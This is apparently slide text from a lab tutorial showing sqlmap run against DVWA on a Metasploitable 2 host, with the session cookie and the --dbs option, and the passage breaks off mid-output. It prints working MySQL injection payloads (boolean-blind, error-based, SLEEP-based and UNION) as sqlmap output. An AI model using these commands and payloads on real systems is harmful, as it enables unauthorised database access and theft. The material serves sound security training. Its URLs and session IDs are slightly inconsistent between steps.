
Stepwise Demonstration

- To setup dvwa for SQLmap we are using metasploitable 2. Here is the demonstration of the same.




Stepwise Demonstration

- We get the access to dvwa.




Stepwise Demonstration

- Setting the dvwa security level to low:



Stepwise Demonstration

After setting security to low , we click on SQL injection and set the ID as 1.



Stepwise Demonstration

Click on inspect to view the php session id

The screenshot shows a Kali Linux desktop environment with several open windows. In the center, a Firefox browser window displays the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL is `192.11.1.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#`. The page shows a user input field with the value "1", a "Submit" button, and some red error text below it: "ID: 1", "First name: admin", and "Surname: admin". To the left of the browser is a vertical menu bar with various exploit categories like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current selection), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. Below the browser is a developer tools interface showing the Network tab. Under the "Cookies" section, there are two entries for the domain `http://192.11.1.4`: "PHPSESSID" with value `d0cd3a217ec3b72f9b471eaf74c4522` and "security" with value `low`. The Network table lists these cookies along with their respective details: Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	d0cd3a217ec3b72f9b471eaf74c4522	192.11.1.4	/	Session	41	false	false	None	Sat, 25 Mar 2023 10:20:26 GMT
security	low	192.11.1.4	/dvwa	Session	11	false	false	None	Sat, 25 Mar 2023 10:20:26 GMT

Stepwise Demonstration

sqlmap -u "url" --cookie "php session id and security"

```
kali@kali: ~
$ sqlmap -u "http://192.11.1.4/dvwa/vulnerabilities/sql/?id=1&Submit=Submit" --cookie="PHPSESSID=d0cd3a217ec3b72f9b471eeaf74c4522;security=low"
[*] starting @ 15:57:30 /2023-03-25/
[15:57:30] [INFO] resuming back-end DBMS 'mysql'
[15:57:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id='1' OR NOT 8304=8304#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id='1' AND ROW(9521,3839)>(SELECT COUNT(*),CONCAT(0x71786a7671,(SELECT (ELT(9521=9521,1))),0x717a786a71,FLOOR(RAND(0)*2))x FROM (SELECT 4493 UNION SELECT 2147 UNION SELECT 7781 UNION SELECT 2849)a GROUP BY x)-- dteQ&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id='1' AND (SELECT 6117 FROM (SELECT(SLEEP(5)))hbib)-- Pxuh&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x71786a7671,0x534f4d6b7054e4d786d634b52735873777a7045756752487870424e6e6c6a536952416d70576750,0x717a786a71)#&Submit=Submit

[15:57:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[15:57:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.11.1.4'
[*] ending @ 15:57:30 /2023-03-25/
```

The screenshot shows a terminal window on a Kali Linux desktop. The terminal is running sqlmap against a DVWA SQL injection vulnerability. The command used is `sqlmap -u "http://192.11.1.4/dvwa/vulnerabilities/sql/?id=1&Submit=Submit" --cookie="PHPSESSID=d0cd3a217ec3b72f9b471eeaf74c4522;security=low"`. The output indicates that the back-end DBMS is MySQL and provides details about the database version and session cookie information.

Stepwise Demonstration

sqlmap -u "url" --cookie "php session id and security"--dbs

The terminal window shows the command:

```
(kali㉿kali)-[~] $ sqlmap -u "http://192.11.1.4/dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit" --cookie="PHPSESSID=d0cd3a217ec3b72f9b471eeaf74c4522;security=low" --dbs
```

The browser window shows the DVWA login page with User ID set to 1.

sqlmap output:

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:58:51 /2023-03-25/
[15:58:51] [INFO] resuming back-end DBMS 'mysql'
[15:58:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
